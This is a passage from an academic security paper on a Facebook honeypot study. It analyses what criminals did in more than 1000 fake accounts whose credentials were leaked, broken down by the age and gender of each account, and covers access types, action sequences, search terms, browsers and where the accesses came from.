


(b) First hour only (in minutes).

Figure 4: CDFs of access duration per access type. 4a shows the entire span of accesses, while 4b shows the first hour only. To enhance the visibility of the curves, the y-axis of 4a shows only the 80th to the 100th percentile ticks, while 4b shows all percentile ticks.




(a) All.




(b) First hour only (in minutes).

Figure 5: CDFs of access duration per age range. 5a shows the entire span of accesses, while 5b shows the first hour only. To enhance the visibility of the curves, the y-axis of 5a displays only the 90th to the 100th percentile ticks.



(a) All.



(b) First hour only (in minutes).

Figure 6: CDFs of access duration per gender. 6a spans all accesses, while 6b shows the first hour only. To enhance the visibility of the curves, the y-axis of 6a shows only the 90th to the 100th percentile ticks.

Table 2: Statistical tests on access durations, age differences, and gender differences (significance level=.01).

Access durations	
Access type	*P-value*
Searcher	$p < .01$
Curious	$p < .01$
Profile editor	$p < .01$
Chatty	$p = .01$
Friend modifier	$p = .034$
Emotional	$p = .289$
Hijacker	$p = .82$


(a) Searcher, curious, and profile editor accesses differed most from the distribution of all accesses to the accounts (KS test).

Age differences	
Access type	*P-value*
Chatty	$p < .01$
Friend modifier	$p < .01$
Profile editor	$p = .045$
Curious	$p = .066$
Emotional	$p = .344$
Hijacker	$p = .452$
Searcher	$p = .518$


(b) Chatty and friend modifier accesses were influenced by the age ranges portrayed in the accounts (Fisher's exact test).

Gender differences	
Access type	*P-value*
Friend modifier	$p < .01$
Searcher	$p < .01$
Profile editor	$p < .01$
Chatty	$p = .09$
Emotional	$p = .095$
Curious	$p = .26$
Hijacker	$p = .348$

(c) Friend modifier, searcher, and profile editor accesses were influenced by gender (Fisher's exact test).



(a) Accesses per age range.



(b) Accesses per gender.

Figure 7: Distributions of access types across age ranges and genders.

shed light on differences in action transitions across different age ranges and genders respectively. Note that the sum of probabilities (weights) of outgoing edges do not always sum up to 1, but instead to values close to 1, because of rounding errors. Our approach is similar to the one employed by Wang et al. [56] in building clickstream models to detect Sybil accounts. In this section, we explore selected one-hop transitions (e.g., *emo*→*cha*) that are particularly interesting and deserve a closer look. These sequences of activities consider unique accesses. They are therefore depicting the same attacker performing a sequence of actions on a certain account during the same browsing session. To outline their browsing session, we tracked them using cookies (see Section 4.2), sorted their actions in a chronological order, and built activity chains.

Age. As Figure 8 shows, *pro*→*pro* (0.7), *emo*→*hij* (0.17), and *emo*→*emo* (0.083) transitions exist in teen accounts, while they are absent from adult accounts. On the other hand, *emo*→*fri* (0.17), *emo*→*sea* (0.17), and *sea*→*emo* (0.0067) transitions exist in adult accounts, but are absent from teen accounts. In our dataset, criminals remain in the profile editing state in teen accounts only, and they stay in the searcher state in teen and adult accounts at roughly the same rate (approximately 0.7). Also, they remain in the chatty state within teen accounts more than they do in adult accounts. Conversely, criminals stay in the friend modifier state within adult accounts more than they do in teen accounts. These findings corroborate and shed more light on the demographic results presented in Section 4.5. They also indicate that action sequences could possibly be used to distinguish between attacker activity in teen and adult accounts.

Gender. The first striking observation in Figure 9b is the disconnected *pro* node; transitions to or from the *pro* state do not exist on the female graph. This gender difference is further highlighted by the relatively high probability of accesses staying in the *pro* state within male accounts (0.58). It indicates that profile editing constitutes a strong distinguishing activity from the gender perspective. Chatty accesses tend to remain in the chatty state within male accounts (0.62) more than they do in female accounts (0.53), while friend modifier accesses maintain their state in female accounts (0.74) more than they do in male accounts (0.23). Similar to our observations from the age range perspective, criminals stay in the searcher state at roughly the same rate in male (0.67) and female (0.65) accounts. Finally, Figure 9 shows *pro*→*pro* (0.58), *pro*→*sea* (0.33), and *sea*→*pro* (0.023) transitions in male accounts only; they are absent from female accounts. Conversely, it shows *emo*→*emo* (0.083), *emo*→*fri* (0.082), and *emo*→*sea* (0.083) transitions

Table 3: The most common words in search text (left) and chatty text (right).

Searchers	*Count*	*Chatty*	*Count*
atheism	28	wave	14
debat	27	hi	12
bihar	19	[EXPLETIVE]	6
robson	15	hii	5
karla	10	fake	5
religion	10	babi	5
facebook	9	que	4
honest	9	http	4
india	9	password	3
ancud	8	metoo	3

Table 4: Accounts that recorded a specific top search term.

Top search term	*Number of accounts*
atheism	9
debat	9
bihar	7
robson	8
karla	2
religion	8
facebook	6
honest	5
india	4
ancud	2

in female accounts only; they do not exist in male accounts.

These findings indicate that behavioral patterns could potentially help in distinguishing malicious users from benign users in the future. However, that task is not in our scope of work since we do not have access to the action flows of legitimate users (baseline flows); large online services have the capability to compute them.

4.7 What Searchers Seek


As shown in Table 1, searcher accesses were responsible for a substantial share of actions in honey accounts (30%). Various search terms were recorded in 87 accounts (entered via the Facebook search bar). To understand what the criminals were searching for, as an indication of their intent, we analyzed the search logs present in DYI archives. Table 3 (left-hand side) shows the most common words in the search logs. Those words were extracted and counted using the following steps (implemented in Python). First, we combined all search terms into a single document. Next, we tokenized the document into words and removed all English stop words (e.g., "the") using the *nltk.tokenize* package [10]. We then stemmed the remaining words using the Porter Stemmer function in the *nltk.stem* package [9]. Finally, we counted the resulting words; the top ten words are presented in Table 3. The search terms include religion-related words as a result of numerous searches for debates on atheism and religion. Other interesting search terms that showed up in search logs include "britney spears," "mark zuckerberg," and "bin carding," along with searches for explicit content. We found that the attackers did not limit their search for specific terms to individual accounts—they also searched other accounts.

To understand the "spread" of search terms, we counted the number of accounts that recorded the top search terms. Table 4 shows the number of accounts in whose logs the top searched words appeared. Note that some words showed up multiple times in an individual account and were counted each time. For instance, if we find the search terms "debates: atheism" and "debates: atheism and religions" in the logs of a particular account, we count "atheism" twice and "religion" once. Note that searches fail to return the expected content in Facebook test accounts since they are disconnected from the regular Facebook graph. Table 4 indicates that searchers proceed to try other accounts when their first choice fails to return search results.

4.8 Social Chatter


Recall that Table 1 shows that chatty accesses were responsible for 11% of all recorded actions. We observed chatty behavior in 45 accounts. These comprise attempted group calls, "waves," private messages, and posts on own timeline and other timelines. We found some posts warning account owners about leaked credentials (unknown to the posters, we leaked honey credentials intentionally). We did not observe any post containing phishing or malware-laden links; Facebook actively blocks such activity or retroactively hides previously-posted malicious content. To observe the top words in the chatty text corpus, we once again applied the word-counting technique outlined in Section 4.7. The top ten chatty words are shown in Table 3 (right-hand side).

Note the presence of the word "fake" in Table 3; some comments stated that the accounts were fake (only within 4 accounts). This shows that a handful of criminals were not fooled. Despite this, we still collected useful information about them, at least, about their authentication actions and subsequent activity. Note that we designed the accounts to appear realistic. Hence, we succeeded in collecting activity data anyway. Since we leaked credentials repeatedly on paste sites (see Section 3.3), which do not have comment fields or other direct feedback mechanisms, it is unlikely that those who detected the fakeness of the accounts disclosed this to other criminals, aside from the comments they posted in some accounts (which we could delete if we wanted to).



(a) Teen. (b) Adult.

Figure 8: Activity sequences per age range. Node *sta* means "start" and indicates the entry point to the graph, not an access type. Similarly, node *end* indicates the exit point from the graph, not an access type.



(a) Male. (b) Female.

Figure 9: Activity sequences per gender. Node *sta* means "start" and indicates the entry point to the graph, not an access type. Similarly, node *end* indicates the exit point from the graph, not an access type. Note the disconnected profile editor node (*pro*) in the graph of female accounts.

Table 5: Browsers in accesses. A small fraction of accesses were apparently made using PhantomJS.

Browser	*Instances*	*Percentage*
Chrome	134	41.6
Firefox	119	37.0
Android Browser	25	7.8
Unknown Browser	20	6.2
Edge	10	3.1
Safari	7	2.2
Opera	4	1.2
PhantomJS	2	0.6
Internet Explorer	1	0.3
Total	**322**	**100.0**

Table 6: Operating systems in accesses.

OS	*Instances*	*Percentage*
Windows	210	65.2
Android	60	18.6
Unknown OS	22	6.8
MacOS	14	4.3
Linux	10	3.1
iPhone iOS	6	1.9
Total	**322**	**100.0**

Note that we used an automatic language translation tool, the *Googletrans* API [5], to translate non-English textual data to English prior to processing (in Sections 4.7 and 4.8).

4.9 System Configuration of Accesses

Leveraging the user-agent string information available in DYI archives, we extracted browser and operating system information from the observed accesses. A wide range of browsers and operating systems were used to access the honey accounts. Table 5 shows a summary of those browsers. Chrome and Firefox dominate the table of browsers, at 42% and 37% respectively. A small fraction of accesses (less than 1%) were apparently made using PhantomJS,[3] a browser automation tool. This suggests that some connections may have been made automatically.

Table 6 shows an overview of the operating systems on the devices that connected to honey accounts. Windows and Android dominate the list (65% and 19% respectively). A small fraction of accesses were also made with iPhones. Note that these are merely indicators: user-agent strings can be changed, and as such are not reliable.

[3] https://phantomjs.org/

4.10 Origin of Accesses

In total, we observed 415 IP addresses (IPv4 and IPv6 addresses) from 53 countries. Of these IP addresses, 39 were TOR exit nodes. It is possible that some of the remaining IP addresses were proxies or VPN nodes. To understand the geographical locations that accesses originated from, we extracted all IP addresses associated with accesses from the DYI archives. We then carried out IP geolocation using *IP-API* [8], an IP geolocation service that provides timezone and location information, given one or more IP addresses. Figure 10 shows a world map with markers showing the locations that accesses originated from. As the map indicates, connections originated from many locations around the world. Interesting patterns include activity along the coasts of the Americas, a dense cluster in Europe, and activity in India. No access originated from China—note that Facebook is banned in China. It is possible that criminals connected to some accounts via proxies or VPNs. However, we did not observe any evidence that confirms or refutes this.

5 Discussion

In this section, we first discuss the implications of our results, in particular putting them in the context of previous research on how age and gender affect cybercrime victimization. We then discuss the limitations of our study and propose some ideas for future work.

5.1 Characterizing Attacker Activity

According to our results, search activity, chatty activity, and modification of friend lists (adding or removing friends) constitute the top three types of actions that were observed in the accounts (apart from logging in). Given the social nature of Facebook accounts, the manipulation of friend lists could potentially be an approach to extend the reach of malicious activity beyond the affected accounts. In other words, when the attacker adds new contacts to an existing friend list, they could eventually send phishing messages or scam messages to new or existing contacts.

When criminals connected to our test Facebook accounts, they mostly wrote private messages, public posts, and attempted to search for information. Messages and posts were exchanged across the accounts. We did not find any bulk spam or malware links in them. However, we observed the occurence of racist and abusive content. This matches what was reported by prior research on compromised accounts, which found that sending spam and malicious messages in general was not the main reason why miscreants breached email accounts, but that instead the most common activity was to search for sensitive information in those accounts [18, 42]. This makes even more sense for Facebook accounts, because beyond messaging capabilities these accounts present many




Figure 10: Markers indicate the origins of connections to test accounts.

other features. Hence, it is logical to expect a wider variety of actions, as our findings reveal, than spamming. However, it is important to note that some attackers may have intended to send malicious content later in the conversations, had the target account responded, as seen in fraud cases [31, 50, 58]. Hence, in future experiments, it may be helpful to incorporate chatbots in honey accounts to automatically respond to messages sent by attackers.

Finally, the search terms that were recorded in the test accounts (Section 4.7) reveal a wide variety of themes of interest in the accounts. Modeling benign and malicious search activity (i.e., legitimate users versus criminals) could possibly help to distinguish and mitigate malicious activity in compromised accounts. We leave that to future work since we do not have baseline search data for benign users, and would need such baseline data to develop robust automated mitigation systems.

5.2 Demographic Factors

We show that demographic attributes of accounts (age range and gender) influence the activity of criminals in compromised accounts. In other words, we show a significant relationship between account demographics and the actions that criminals carry out in the accounts. Similarly, we show that sequences of actions differ in the accounts per age range and gender, with the exception of search activity sequences. This indicates that the demographic attributes of accounts should be taken into consideration when building tools to automatically detect malicious activity in stolen social accounts. The modeling of differences in action sequences across account demographics led to interesting findings in itself, and could potentially be extended into techniques to distinguish malicious activity from benign activity (for instance, by a large online service). However, caution must be exercised to avoid user profiling while exploring this potential solution to malicious activity.

In addition to the differences in activity sequences, we observed other distinctions across account demographics in the types of actions that attackers carried out. For instance, the attackers of teen accounts were chattier than those of adult accounts, while the attackers of adult accounts were more interested in adding or removing friends than those of teen accounts. We also observed differences in male and female accounts, especially in profile editing and friend list modification activity. Again, these show that account demographics play an important role in determining the actions that criminals carry out in stolen social accounts. This knowledge could potentially be helpful for large online services seeking to improve their detection systems.

Next, we put our results in the context of prior research literature. Although our work is the first one studying criminal activity in compromised Facebook accounts, it is helpful to understand how our results compare to previous research in cybercrime and online abuse victimization. Note that a significant amount of work was conducted in understanding demographics factors that influence people's likelihood of falling for phishing [41, 45], malware [17, 37], or fraud [60]. In our work, we are interested in understanding what attackers do once they compromise a Facebook account, and therefore instead look at research that studied the type of malicious activity that different demographics are likely to experience online.

Age. The teen accounts in our dataset recorded more profile editing and chatty behavior than adult accounts. This is in line with previous work showing that younger people are more likely to receive online abuse and harassment [51], as well as previous work showing that younger people have a higher chance of being victimized by cybercrime [40]. In

our dataset, the adult accounts suffered much more from the addition or removal of friends than teen accounts. A possible explanation for this is that previous research reported that older people are disproportionately affected by online fraud, for example romance scams [30, 50, 58]. It is possible that the attackers were trying to reach potential victims by making friends requests. Unfortunately, since our IRB protocol did not allow us to interact with criminals, we could not reply to any conversation and understand the purpose of the connection.

Gender. In our dataset, female accounts received more friend requests than male accounts (126 vs 31). A potential reason is that multiple studies reported that women are more likely to receive online abuse like sexual harassment [22, 36, 51]. It is possible that these malicious actions had the goal of harassing the victim, whether sexually or otherwise. Another possible explanation lies in the fact that previous research observed that fraudsters engaging in romance scams were often posing as older men and targeting women [30, 50, 58]. It is possible that cybercriminals were aiming to contact women's accounts to potentially defraud them. Since our IRB protocol did not allow us to interact with criminals, we could not reply to the messages received by our accounts to better understand the intentions of the attacker.

In our dataset, male accounts encountered more search activity than female accounts. Previous research showed that cybercriminals often search stolen accounts for sensitive information that might enable them to mount additional attacks (e.g., financial information) [18, 42]. If this was the intention of cybercriminals, the predilection for male accounts can be explained by previous work that showed that men are more likely to be victimized by scams [59].

At the same time, we observe instances of male accounts for which attackers modified their profile, while female accounts recorded no profile edits. The reason for this could be that the attackers did not find a profitable way of monetizing these accounts, and decided to vandalize them instead. This is in line with previous research that showed that attackers disrupt online resources (e.g., online accounts and online documents) when they cannot find a better way to exploit them [34, 42].

Key Lesson. Cybercriminals orchestrate attack activity differently in online accounts that belong to men, women, adults, and teens, as shown in our work. This observation is further reinforced by the existing research literature which shows that age, gender, and personality traits are factors that influence cybercrime victimization, as previously discussed in Section 2. In view of this, mitigation systems and interventions should be customized along these different groups. In addition, there is a need to evolve security systems away from defending the "average user," who does not really exist [24], towards adaptive mitigation systems that address the demographic-based nature of groups of users.

5.3 Limitations and Future Work

Here, we highlight some limitations of our work and suggest potential future directions. Our study articulates a number of research hypotheses and uses statistical tests to back them up. However, we acknowledge that our experiment only covers the threat of account credentials leaked on paste sites, and might not be representative of all compromises. We discussed threats to the validity of our work in Section 3.4.

We acknowledge that our data is no longer as fresh as it could possibly be (it was collected in 2018). To the best of our knowledge, however, ours is the first study exploring demographic risk factors in Facebook accounts. While the campaigns carried out by attackers might have since changed, we argue that their motives are still the same and that these demographic risk factors still hold.

Prior to the experiments, we wrote some publicly-available data to the timelines of the test accounts and wrote no private messages. On the other hand, real-world Facebook accounts often contain private messages. We acknowledge that this may affect the perception of criminals on visiting the test accounts. In future work, we plan to incorporate private messages to further approximate real accounts.

In the course of experiments, private messages and timeline posts were written to some honey accounts by criminals. We did not respond to any of them as dictated by our IRB protocol. This may have affected the perception of the criminals: such activity in real accounts could elicit responses from account owners. Additionally, this limited our visibility on the attackers' intentions, since we did not observe anything beyond the initial messages. In the future, it would be interesting to incorporate chatbots that will autorespond to messages; this will further deepen the impression of "lived-in" accounts (realism), but also has ethical implications.

We studied only two demographic attributes: age range and gender. In the future, we propose investigating more attributes, for instance, occupation, political leanings, and religious beliefs, among others. In addition to understanding criminal activity in stolen accounts, such attributes may also help the research community to investigate other problems—especially cyberbullying and targeted attacks. Finally, to understand chain attacks, we will store authentication tokens to other services in honey accounts, within private messages, to observe how criminals would misuse them.

6 Conclusion

We presented the first large-scale honeypot system for monitoring compromised Facebook accounts. We created more than 1000 realistic Facebook accounts, incorporated demographic attributes in them, and observed attacker behavior in them, for six months. We showed that those demographic attributes influenced the actions of attackers in the accounts and characterized the activity of attackers in stolen social ac-

counts. These findings will help the research community to gain a deeper understanding of compromised online accounts towards the development of better security systems.

Acknowledgments

We would like to thank the anonymous reviewers for their comments. This work received support from a Facebook Secure-the-Internet research gift. We would like to thank Mark Atherton for his help during the early stages of this work. We were partially supported by the National Science Foundation (NSF) under Grant 1942610. Most parts of this work were completed while Jeremiah Onaolapo was at University College London (UCL) with the support of the Petroleum Technology Development Fund (PTDF) of Nigeria.

References

[1] Accessing & downloading your information. https://www.facebook.com/help/1701730696756992. Accessed: 2020-09-18.

[2] The best free stock photos & videos shared by talented creators. https://www.pexels.com/. Accessed: 2020-09-18.

[3] Developer docs. https://developer.twitter.com/en/docs. Accessed: 2020-09-18.

[4] Find your inspiration. https://www.flickr.com/. Accessed: 2020-09-18.

[5] Googletrans: Free and unlimited Google translate API for Python. https://py-googletrans.readthedocs.io/en/latest. Accessed: 2020-09-18.

[6] Information (on Facebook test accounts). https://www.facebook.com/whitehat/info/. Accessed: 2020-09-18.

[7] The Internet's source of freely-usable images. https://unsplash.com/. Accessed: 2020-09-18.

[8] IP geolocation API. https://ip-api.com. Accessed: 2020-09-18.

[9] nltk.stem package. https://www.nltk.org/api/nltk.stem.html. Accessed: 2020-09-18.

[10] nltk.tokenize package. https://www.nltk.org/api/nltk.tokenize.html. Accessed: 2020-09-18.

[11] Random user generator. https://randomuser.me/. Accessed: 2020-09-18.

[12] Stunning free images & royalty free stock. https://pixabay.com/. Accessed: 2020-09-18.

[13] D. Alvarez-Melis and M. Saveski. Topic modeling in Twitter: Aggregating tweets by conversations. In *AAAI Conference on Weblogs and Social Media (ICWSM)*, 2016.

[14] T. Barron and N. Nikiforakis. Picky attackers: Quantifying the role of system properties on intruder behavior. In *Annual Computer Security Applications Conference (ACSAC)*, 2017.

[15] H. Binsalleeh, T. Ormerod, A. Boukhtouta, P. Sinha, A. Youssef, M. Debbabi, and L. Wang. On the analysis of the Zeus botnet crimeware toolkit. In *Privacy, Security and Trust (PST)*, 2010.

[16] Y. Boshmaf, I. Muslukhov, K. Beznosov, and M. Ripeanu. The socialbot network: When bots socialize for fame and money. In *Annual Computer Security Applications Conference (ACSAC)*, 2011.

[17] A. M. Bossler and T. J. Holt. On-line activities, guardianship, and malware infection: An examination of routine activities theory. *International Journal of Cyber Criminology*, 3(1), 2009.

[18] E. Bursztein, B. Benko, D. Margolis, T. Pietraszek, A. Archer, A. Aquino, A. Pitsillidis, and S. Savage. Handcrafted fraud and extortion: Manual account hijacking in the wild. In *ACM Internet Measurement Conference (IMC)*, 2014.

[19] P. Cao, Y. Wu, S. S. Banerjee, J. Azoff, A. Withers, Z. T. Kalbarczyk, and R. K. Iyer. CAUDIT: continuous auditing of SSH servers to mitigate brute-force attacks. In *USENIX Symposium on Networked Systems Design and Implementation (NSDI)*, 2019.

[20] J. DeBlasio, S. Savage, G. M. Voelker, and A. C. Snoeren. Tripwire: Inferring Internet site compromise. In *ACM Internet Measurement Conference (IMC)*, 2017.

[21] R. Dhamija, J. D. Tygar, and M. Hearst. Why phishing works. In *ACM Conference on Human Factors in Computing Systems (CHI)*, 2006.

[22] M. Duggan. Online harassment 2017. 2017.

[23] M. Egele, G. Stringhini, C. Kruegel, and G. Vigna. COMPA: Detecting compromised accounts on social networks. In *Symposium on Network and Distributed System Security (NDSS)*, 2013.

[24] S. Egelman and E. Peer. The myth of the average user: Improving privacy and security systems through individualization. In *Proceedings of the 2015 New Security Paradigms Workshop*, pages 16–28, 2015.

[25] R. A. Fisher. On the interpretation of χ 2 from contingency tables, and the calculation of p. *Journal of the Royal Statistical Society*, 85(1):87–94, 1922.

[26] H. Gao, J. Hu, C. Wilson, Z. Li, Y. Chen, and B. Y. Zhao. Detecting and characterizing social spam campaigns. In *ACM Internet Measurement Conference (IMC)*, 2010.

[27] W. G. Halfond, J. Viegas, and A. Orso. A classification of SQL-injection attacks and countermeasures. In *IEEE International Symposium on Secure Software Engineering*, 2006.

[28] X. Han, N. Kheir, and D. Balzarotti. PhishEye: Live monitoring of sandboxed phishing kits. In *ACM Conference on Computer and Communications Security (CCS)*, 2016.

[29] B. Henson, B. W. Reyns, and B. S. Fisher. Does gender matter in the virtual world? Examining the effect of gender on the link between online social network activity, security and interpersonal victimization. *Security Journal*, 26(4):315–330, 2013.

[30] J. Huang, G. Stringhini, and P. Yong. Quit playing games with my heart: Understanding online dating scams. In *Detection of Intrusions and Malware, and Vulnerability Assessment (DIMVA)*. 2015.

[31] J. Isacenkova, O. Thonnard, A. Costin, D. Balzarotti, and A. Francillon. Inside the scam jungle: A closer look at 419 scam email operations. In *Security and Privacy Workshops (SPW)*, 2013.

[32] A. Kedrowitsch, D. D. Yao, G. Wang, and K. Cameron. A first look: Using Linux containers for deceptive honeypots. In *Workshop on Automated Decision Making for Active Cyber Defense*, 2017.

[33] A. Kolmogorov. Sulla determinazione empirica di una lgge di distribuzione. *Inst. Ital. Attuari, Giorn.*, 4:83–91, 1933.

[34] M. Lazarov, J. Onaolapo, and G. Stringhini. Honey sheets: What happens to leaked Google spreadsheets? In *USENIX Workshop on Cyber Security Experimentation and Test (CSET)*, 2016.

[35] K. Lee, J. Caverlee, and S. Webb. The social honeypot project: Protecting online communities from spammers. In *World Wide Web Conference (WWW)*, 2010.

[36] A. Lenhart, M. Ybarra, K. Zickuhr, and M. Price-Feeney. *Online harassment, digital abuse, and cyberstalking in America*. Data and Society Research Institute, 2016.

[37] F. L. Lévesque, J. M. Fernandez, and D. Batchelder. Age and gender as independent risk factors for malware victimisation. *Electronic Visualisation and the Arts (EVA 2017)*, pages 1–14, 2017.

[38] F. L. Lévesque, J. Nsiempba, J. M. Fernandez, S. Chiasson, and A. Somayaji. A clinical study of risk factors related to malware infections. In *ACM Conference on Computer and Communications Security (CCS)*, 2013.

[39] J. Leyden. Rockyou hack reveals easy-to-crack passwords. https://www.theregister.co.uk/2010/01/21/lame_passwords_exposed_by_rockyou_hack/. Accessed: 2020-09-18.

